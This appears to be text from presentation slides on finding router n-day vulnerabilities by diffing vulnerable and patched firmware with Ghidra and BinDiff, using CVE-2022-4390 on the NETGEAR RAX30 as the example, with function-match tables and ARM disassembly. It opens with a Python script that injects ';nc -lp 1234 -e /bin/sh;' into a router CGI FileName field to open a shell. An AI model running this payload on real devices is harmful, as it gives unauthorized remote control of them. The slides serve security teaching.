
import requests
import time

url = 'http://127.0.0.1/cgi-bin/cstecgi.cgi'
session_id = '2:1713592506:2'
data = {'topicurl': 'UploadFirmwareFile', 'FileName': ';nc -lp 1234 -e /bin/sh;'}
headers = {'Cookie': f'SESSION_ID={session_id}'}
response = requests.post(url, headers=headers, json=data)

if response.status_code == 200:
    print('POST request successful!')
    print('Response content:', response.text)
    # time.sleep(100)
else:
    print('POST request failed with status code:', response.status_code)
```

GHIDRA + BINDIFF = N-DAYS

- Effective way to find N-days
- Compare Code between executable
- I don't own IDA pro



BINDIFF - BINEXPORT

cblichmann and Copybara-Service	GitHub workflows: Add Gradle build for Ghi...	d45f445 · 4 days ago	396 Commits
.github	GitHub workflows: Add Gradle build for Ghidra extension	4 days ago	
binaryninja	Fix the binary ninja plugin build after the introduction of fmt...	3 months ago	
boost_parts	Upgrade Boost to 1.83	3 months ago	
cmake	Update dependencies	2 months ago	
doc	Internal c...	...	
ida	IDA: Support A...	...	
java	BinExport: Ghidra: Fix off-by-one string and comment index	5 days ago	
kokoro	Windows: Move code signing to internal build chain	3 months ago	
reader	Update metadata	3 months ago	
stubs/testing/base/public	Update metadata	3 months ago	
tools	Update metadata	3 months ago	
util	Update metadata	3 months ago	

CVE-2022-4390 - NETGEAR RAX30

RAX30

- Firmware version **1.0.7.78** is vulnerable
- Bug patched in firmware version **1.0.9.92**
- Downloaded both firmware for further analysis


[Printer-Friendly View](#)

CVE-ID	
CVE-2022-4390	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
A network misconfiguration is present in versions prior to 1.0.9.90 of the NETGEAR RAX30 AX2400 series of routers. IPv6 is enabled for the WAN interface by default on these devices. While there are firewall restrictions in place that define access restrictions for IPv4 traffic, these restrictions do not appear to be applied to the WAN interface for IPv6. This allows arbitrary access to any services running on the device that may be inadvertently listening via IPv6, such as the SSH and Telnet servers spawned on ports 22 and 23 by default. This misconfiguration could allow an attacker to interact with services only intended to be accessible by clients on the local network.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none">• MISC:https://www.synacktiv.com/en/publications/cool-vulns-dont-live-long-netgear-and-pwn2own.html• URL:https://www.synacktiv.com/en/publications/cool-vulns-dont-live-long-netgear-and-pwn2own.html• MISC:https://www.tenable.com/security/research/tra-2022-36,• URL:https://www.tenable.com/security/research/tra-2022-36,	
Assigning CNA	
Tenable Network Security, Inc.	
Date Record Created	
20221209	Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.
Phase (Legacy)	
Assigned (20221209)	

CVE-2022-4390 - NETGEAR RAX30

RAX30 - PUHTTPSNIFF


- Exported the binary to BinExport format using ghidra for both patched & vulnerable version
- 0.87 similarity a good start




- Single Function Diff Views (0)
- puhtpsniff_vuln vs puhtpsniff_patch
- Call Graph (75/85)
- Matched Functions (60)
- Primary Unmatched Functions (15/75)
- Secondary Unmatched Functions (25/85)

Overview


Basic Blocks 100.0%



Jumps 100.0%



Instructions -175.0%



Matched Functions
1.0
0.5
0.0

60 / 60 Matched Functions


	Similarity /	Confidence	Address	Primary Name	Type	Address	Secondary Name	Type
	0.00	0.01	00010FF8	sub_10FF8	Normal	00010C20	nflog_get_payload	Thunk
	0.98	0.98	000110AC	sub_110AC	Normal	00011360	sub_11360	Normal
	1.00	0.73	00010B9C	__isoc99_sscanf	Thunk	00010D10	__isoc99_sscanf	Thunk
	1.00	0.98	00010AD0	nflog_handle_packet	Thunk	00010C08	nflog_handle_packet	Thunk
	1.00	0.99	00023078	recv	Thunk	00023054	recv	Thunk
	1.00	0.73	00010BE4	nflog_get_packet_hw	Thunk	00010D58	nflog_get_packet_hw	Thunk
	1.00	0.99	0002304C	nflog_handle_packet	Thunk	00023098	nflog_handle_packet	Thunk
	1.00	0.99	00023034	__libc_start_main	Thunk	00023030	__libc_start_main	Thunk
	1.00	0.98	00010C14	recv	Thunk	00010D88	recv	Thunk
	1.00	0.98	00010E98	_INIT_0	Thunk	0001100C	_INIT_0	Thunk
	1.00	0.99	00010C30	main	Normal	00010DA4	main	Normal
	1.00	0.99	00010F90	sub_10F90	Normal	00011104	sub_11104	Normal
	1.00	0.99	00023074	fputs	Thunk	00023024	fputs	Thunk
	1.00	0.99	0002305C	nflog_unbind_pf	Thunk	0002307C	nflog_unbind_pf	Thunk
	1.00	0.99	00011338	sub_11338	Normal	000115DC	sub_115DC	Normal
	1.00	0.98	00010B78	nflog_bind_group	Thunk	00010CEC	nflog_bind_group	Thunk
	1.00	0.98	00010BF0	nflog_unbind_pf	Thunk	00010D64	nflog_unbind_pf	Thunk
	1.00	0.98	00010BFC	fputs	Thunk	00010D70	fputs	Thunk
	1.00	0.99	00023058	nflog_bind_group	Thunk	00023084	nflog_bind_group	Thunk
	1.00	0.73	00010C20	nflog_get_msg_packet_hdr	Thunk	00010D94	nflog_get_msg_packet_hdr	Thunk
	1.00	0.62	00010B00	inet_ntoa	Thunk	00010CB0	system	Thunk
	1.00	0.98	00010B84	nflog_callback_register	Thunk	00010CF8	nflog_callback_register	Thunk
	1.00	0.99	0001123C	sub_1123C	Normal	000114E0	sub_114E0	Normal
	1.00	0.95	00010B90	snprintf	Thunk	00010D04	snprintf	Thunk
	1.00	0.62	00010AE8	nflog_get_payload	Thunk	00010C98	malloc	Thunk
	1.00	0.98	00010AF4	nflog_open	Thunk	00010C2C	nflog_open	Thunk
	1.00	0.98	00010B3C	__libc_start_main	Thunk	00010CA4	__libc_start_main	Thunk
	1.00	0.98	00010B18	nflog_fd	Thunk	00010C5C	nflog_fd	Thunk

CVE-2022-4390 - NETGEAR RAX30

RAX30 - PUHTTPSNIFF

- 2 Functions had some changes
- sub_110AC vs sub_11360 - 0.98 similarity
- sub_10FF8 vs nflog_get_payload - 0.00 similarity

Single Function Diff Views (0)
puhtpsniff_vuln vs puhtpsniff_patch
Call Graph (75/85)
Matched Functions (60)
Primary Unmatched Functions (15/75)
Secondary Unmatched Functions (25/85)




CVE-2022-4390 - NETGEAR RAX30

RAX30 - PUHTTSPNIFF

- vulnerable binary is primary
- Patched binary is secondary
- Let's look at CFG (control flow graph)

Single Function Diff Views (0)
puhtpsniff_vuln vs puhtpsniff_patch
Call Graph (75/85)
Matched Functions (60)
Primary Unmatched Functions (15/75)
Secondary Unmatched Functions (25/85)



000110AC sub_110AC

primary

sub_11360 00011360

secondary

```

000110AC sub_110AC
000110AC stmdb sp!, {r0,r1,r2,r4,r5,r6,r7,lr}
000110B0 cpy r0, r2
000110B4 cpy r4, r2
000110B8 bl nflog_get_packet_hw
000110BC add r1, sp, #0x4
000110C0 cpy r6, r0
000110C4 cpy r0, r4
000110C8 bl nflog_get_payload
000110CC ldr r5, [sp,#local_1c]
000110D0 cmp r5, #0x0
000110D4 cmpne r0, #0x0
000110D8 ble LAB_00011100

```

```

000110AC sub_110AC
000110DC ldrb r4, [r5,#0x0]
000110E0 and r4, r4, #0xf
000110E4 mov r4, r4, lsl #0x2
000110E8 cmp r4, #0x13
000110EC bhi LAB_0001110c

```

```

000110AC sub_110AC
0001110C cpy r7, r0
00011110 ldr r0, [r5,#0xc]
00011114 bl inet_ntoa
00011118 add r5, r5, r4
0001111C ldrb r12, [r5,#0xc]
00011120 mov r12, r12, lsr #0x4
00011124 mov r12, r12, lsl #0x2
00011128 cmp r12, #0x13
0001112C cpy r3, r0
00011130 bhi LAB_00011144

```

```

000110AC sub_110AC
000110F0 ldr r0, [DAT_00011168]
000110F4 cpy r1, r4
000110F8 add r0, pc, r0

```

```

000110AC sub_110AC
00011144 ldrh r2, [r5,#0x2]
00011148 cmp r2, #0x5000
0001114C bne LAB_00011100

```

```

000110AC sub_110AC
00011134 ldr r0, [DAT_0001116c]
00011138 cpy r1, r12
0001113C add r0, pc, r0
00011140 b LAB_0001110c

```

```

000110AC sub_110AC
00011150 add r1, r4, r12
00011154 add r2, r6, #0x4
00011158 sub r1, r7, r1
0001115C add r0, r5, r12
00011160 bl FUN_00010ff8
00011164 b LAB_00011100

```

```

000110AC sub_110AC
000110FC bl printf

```

```

000110AC sub_110AC
00011100 mov r0, #0x0
00011104 add sp, sp, #0xc
00011108 ldmia sp!, {r4,r5,r6,r7,pc}

```

```

00011360 sub_11360
00011360 stmdb sp!, {r0,r1,r2,r4,r5,lr}
00011364 cpy r0, r2
00011368 cpy r5, r2
0001136C bl nflog_get_packet_hw
00011370 add r1, sp, #0x4
00011374 cpy r4, r0
00011378 cpy r0, r5
0001137C bl nflog_get_payload
00011380 ldr r3, [sp,#local_14]
00011384 cmp r3, #0x0
00011388 cmpne r0, #0x0
0001138C ble LAB_000113b0

```

```

00011360 sub_11360
00011390 ldrb r1, [r3,#0x0]
00011394 and r1, r1, #0xf
00011398 mov r1, r1, lsl #0x2
0001139C cmp r1, #0x13
000113A0 bhi LAB_000113bc

```

```

00011360 sub_11360
000113BC add lr, r3, r1
000113C0 ldrb r12, [lr,#0xc]
000113C4 mov r12, r12, lsr #0x4
000113C8 mov r12, r12, lsl #0x2
000113CC cmp r12, #0x13
000113D0 bhi LAB_000113e4

```

```

00011360 sub_11360
000113A4 ldr r0, [DAT_0001140c]
000113A8 add r0, pc, r0

```

```

00011360 sub_11360
000113E4 ldrh r2, [lr,#0x2]
000113E8 cmp r2, #0x5000
000113EC bne LAB_000113b0

```

```

00011360 sub_11360
000113D4 ldr r0, [DAT_00011410]
000113D8 cpy r1, r12
000113DC add r0, pc, r0
000113E0 b LAB_000113ac

```

```

00011360 sub_11360
000113F0 add r1, r1, r12
000113F4 add r3, r3, #0xc
000113F8 sub r1, r0, r1
000113FC add r2, r4, #0x4
